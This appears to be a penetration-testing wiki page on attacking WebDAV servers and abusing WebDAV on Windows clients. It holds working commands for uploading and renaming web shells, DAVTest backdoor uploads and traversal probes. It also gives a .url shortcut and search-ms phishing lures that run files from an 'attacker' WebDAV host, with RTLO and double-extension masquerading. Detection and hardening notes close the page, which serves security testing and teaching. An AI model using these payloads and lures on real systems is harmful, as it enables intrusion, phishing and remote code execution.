WebDAV
When an HTTP server with WebDAV exposes write-capable collections, an authorized principal may create, copy, move, or delete resources according to the server’s access controls. Authentication may use Basic, Digest, NTLM/Kerberos, client certificates, or an application-specific mechanism; Basic is common in labs but is not required by WebDAV. If a writable collection is also mapped to a server-side script engine, an uploaded file may become code execution.[1][5]
Access normally requires valid credentials. During an authorized assessment, test the applicable authentication scheme and lockout policy; the HTTP Basic authentication testing notes apply only when Basic is actually offered.
Discovery and write-capability verification
Start with OPTIONS, but treat Allow/Public headers only as an implementation hint: a method can be advertised but denied to the current principal, hidden from the header yet routed by another component, or permitted only below a particular collection. Nmap’s http-webdav-scan combines OPTIONS with PROPFIND and may also expose internal names returned in DAV XML.[6]
nmap -p80,443 --script http-webdav-scan \
  --script-args http-webdav-scan.path='/dav/' <target>
curl -isku 'user:password' -X OPTIONS 'https://target.example/dav/'
curl -isku 'user:password' -X PROPFIND -H 'Depth: 0' \
  -H 'Content-Type: application/xml' --data '<?xml version="1.0"?><propfind xmlns="DAV:"><prop><resourcetype/><getcontenttype/><getetag/></prop></propfind>' \
  'https://target.example/dav/'
curl -isku 'user:password' -X PROPFIND -H 'Depth: 1' \
  'https://target.example/dav/'
Depth: 0 fingerprints one resource and Depth: 1 enumerates its immediate children; a successful response is normally 207 Multi-Status, so parse the per-resource <status> elements rather than relying only on the outer status. Avoid Depth: infinity on production trees because recursive traversal can be expensive.[5]
Test each write primitive with a unique marker in a disposable collection. Overwrite: F prevents COPY/MOVE from replacing an existing destination; 201 usually means creation, 204 means an existing destination was overwritten, and 412 is expected when overwrite was refused. Always GET/PROPFIND the destination and compare the bytes instead of trusting a client’s summary.[5]
base='https://target.example/dav'; auth='user:password'; n="ht-$RANDOM"
printf 'webdav-marker\n' > "/tmp/$n.txt"
curl -isku "$auth" -X PUT --data-binary @"/tmp/$n.txt" "$base/$n.txt"
curl -isku "$auth" -X COPY -H "Destination: $base/$n.copy" -H 'Overwrite: F' "$base/$n.txt"
curl -isku "$auth" -X MOVE -H "Destination: $base/$n.moved" -H 'Overwrite: F' "$base/$n.copy"
curl -sku "$auth" "$base/$n.moved"; curl -isku "$auth" -X PROPFIND -H 'Depth: 0' "$base/$n.moved"
curl -isku "$auth" -X DELETE "$base/$n.moved"; curl -isku "$auth" -X DELETE "$base/$n.txt"
To overcome restrictions on file uploads, especially those preventing the execution of server-side scripts, you might:
- Upload files with executable extensions directly if not restricted.
- Rename uploaded non-executable files (like .txt) to an executable extension.
- Copy uploaded non-executable files, changing their extension to one that is executable.
DavTest
DAVTest attempts to upload files with several extensions and checks whether the resulting resources are accessible or executed:
davtest [-auth user:password] -move -sendbd auto -url http://<IP> # Upload .txt files and try to move them to other extensions
davtest [-auth user:password] -sendbd auto -url http://<IP> #Try to upload every extension
Output sample:

A successful access test for .txt or .html does not mean the server executes those extensions; it only proves that the files are retrievable.
Cadaver
Cadaver is an interactive WebDAV client for manually uploading, moving, copying, and deleting resources.
cadaver <IP>PUT request
curl -T 'shell.txt' "http://$ip/"MOVE request
curl -X MOVE --header "Destination: http://$ip/shell.php" "http://$ip/shell.txt"Verb-specific path normalization and authorization
WebDAV expands one endpoint into several filesystem operations, so test canonicalization and authorization per verb, not only with GET. Compare slash, backslash, encoded separator, duplicate separator, and dot-segment handling with a client that preserves the request target (for example, curl --path-as-is). Keep probes inside a sacrificial collection until the behavior is understood.[5][7]
A useful case study is the PaperCut WebDAV chain disclosed in 2024: a third-party servlet sanitized forward slashes, while Jetty passed backslashes and Windows interpreted them as separators. The mismatch made traversed PROPFIND, PUT, and DELETE operations possible even though a separate filter blocked GET. This illustrates why a GET-only security filter does not protect a DAV namespace.[7]
# Compare responses; substitute a harmless in-scope collection and marker.
base='https://target.example/dav'; auth='user:password'
curl --path-as-is -isku "$auth" -X PROPFIND -H 'Depth: 0' "$base/a/../probe"
curl --path-as-is -isku "$auth" -X PROPFIND -H 'Depth: 0' "$base/a%5c..%5cprobe"
curl --path-as-is -isku "$auth" -X PROPFIND -H 'Depth: 0' "$base/a\\..\\probe"
COPY and MOVE have two authorization targets: the Request-URI source and the Destination URI. Test that normalization, tenant boundaries, and access control are applied to both, and compare absolute-URI and same-origin destination forms accepted by the deployment. Use Overwrite: F and unique names while testing to prevent unintended replacement.[5]
Hardening should disable unused DAV verbs, keep writable DAV storage outside executable web roots, reject ambiguous separators before routing, authorize only after a single canonicalization step, and enforce the same containment rules on the source and destination. Limit recursive PROPFIND, XML body size, upload size, and storage quota to reduce denial-of-service impact.[5][7]
IIS5/6 WebDav Vulnerability
Historical IIS 5/6 deployments could combine WebDAV extension filtering with wildcard ASP mappings in a way that rejected a direct .asp upload but treated a name such as .asp;.txt as executable ASP. This depends on obsolete IIS/script-map configuration and should not be expected on current IIS.[5]
In a vulnerable lab, upload the payload as .txt, then copy or move it to an .asp;.txt name and request that resource. Some clients may report the MOVE as failed even though the destination was created, so verify with PROPFIND or a subsequent GET rather than trusting one status display.

Post credentials
After obtaining authorized host access to an Apache WebDAV server, inspect its enabled virtual-host configuration. A common path is:
/etc/apache2/sites-enabled/000-default
Inside it you could find something like:
ServerAdmin webmaster@localhost
        Alias /webdav /var/www/webdav
        <Directory /var/www/webdav>
                DAV On
                AuthType Digest
                AuthName "webdav"
                AuthUserFile /etc/apache2/users.password
                Require valid-user
The AuthUserFile directive identifies the password file used for this directory:
/etc/apache2/users.passwordSuch files contain usernames and password verifiers, not plaintext passwords. Preserve permissions and crack or modify them only within the engagement scope.
With authorization, you can audit a verifier or add/update an account:
htpasswd /etc/apache2/users.password <USERNAME> #You will be prompted for the passwordTo check if the new credentials are working you can do:
wget --user <USERNAME> --ask-password http://domain/path/to/webdav/ -O - -qClient-side WebDAV delivery and execution
WebDAV is also useful on the client side: Windows can treat a remote WebDAV location as a working directory, an Explorer search location, or a document lure instead of only as a server-side upload target. Common remote path forms are ordinary UNC paths and WebDAV-specific paths such as \\host@80\share or \\host@ssl@443\DavWWWRoot\share. When Windows resolves them it will usually start the WebClient service and generate davclnt.dll network traffic.[2]
Internet Shortcut (.url) + remote WorkingDirectory
An Internet Shortcut can launch a local signed binary while forcing its current working directory to an attacker-controlled WebDAV share. If that parent process later starts a child by bare filename (for example route.exe instead of C:\Windows\System32\route.exe), Windows may resolve and execute the remote file from WebDAV first.
This was highlighted by CVE-2025-33053. Patched Windows releases address the documented chain, but the general audit lesson remains: a binary that resolves children or dependencies from an attacker-controlled working directory can become a remote search-path execution gadget.[3][4]
[InternetShortcut]
URL=C:\Program Files\Internet Explorer\iediagcmd.exe
WorkingDirectory=\\attacker@ssl@443\DavWWWRoot\share
ShowCommand=7
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
IconIndex=13
Abuse notes:
- The remote payload must use the exact child/dependency name requested by the parent (
route.exe,netsh.exe,ping.exe, etc.). - Good candidates are binaries that run without mandatory arguments and later call
ShellExecute/CreateProcesswith a bare name. If the binary uses a fully qualified path, the working-directory substitution normally fails. ShowCommand=7starts the signed binary minimized, whileIconFileandIconIndexcan make the.urllook like a PDF/browser/document shortcut.- This is a remote variant of search-path hijacking: conceptually similar to DLL hijacking / weak search-path issues, but with the attacker-controlled search location hosted over WebDAV.
For lab discovery, create several .url files that all point their WorkingDirectory to the same WebDAV share, then upload harmless test executables named after likely child processes/dependencies. Any shortcut that launches the remote test binary identifies another candidate LOLBin.
search-ms: and .library-ms WebDAV/UNC lures
Instead of downloading a file directly, a phishing page can make Explorer render a remote WebDAV directory as search results:
search-ms:displayname=Search Results in \\attacker@80\Downloads\Docs&query=*.scr&crumb=location:\\attacker@80\Downloads\DocsThis makes the remote file look like an Explorer result instead of a normal browser download. Operators commonly combine this with:[2]
- RTLO /
U+202E - Double extensions such as
report.pdf.scr - Whitespace padding before
.exe/.scr - Fake PDF / Office / browser icons
Similar delivery can use .library-ms files that point to external UNC/WebDAV locations. For more general document-lure ideas see Phishing Files & Documents, and for the NTLM-leak side of .library-ms / shortcut abuse see Places to steal NTLM creds.
Detection ideas
.urlfiles containingWorkingDirectory=\\\\...@80\\,@ssl@443, orDavWWWRoot- WebClient service start events followed by
davclnt.dllnetwork activity - Trusted Windows binaries spawning children whose image path is a UNC/WebDAV location
- Explorer/browser activity that immediately opens
search-ms:or.library-msreferences to external shares - Remote executables masquerading as documents via RTLO, double extensions, or long whitespace padding[2]
References
- [1] Exploiting WebDAV
- [2] Rapid7 - Inside an Exposed Malware Delivery Lab: OPSEC Failures Behind a WebDAV Phishing Operation
- [3] NVD - CVE-2025-33053
- [4] Stealth Falcon’s Exploit of Microsoft Zero Day Vulnerability - Check Point Research
- [5] RFC 4918 - HTTP Extensions for Web Distributed Authoring and Versioning (WebDAV)
- [6] Nmap
http-webdav-scanNSE documentation - [7] Writeup for CVE-2023-39143: PaperCut WebDAV Vulnerability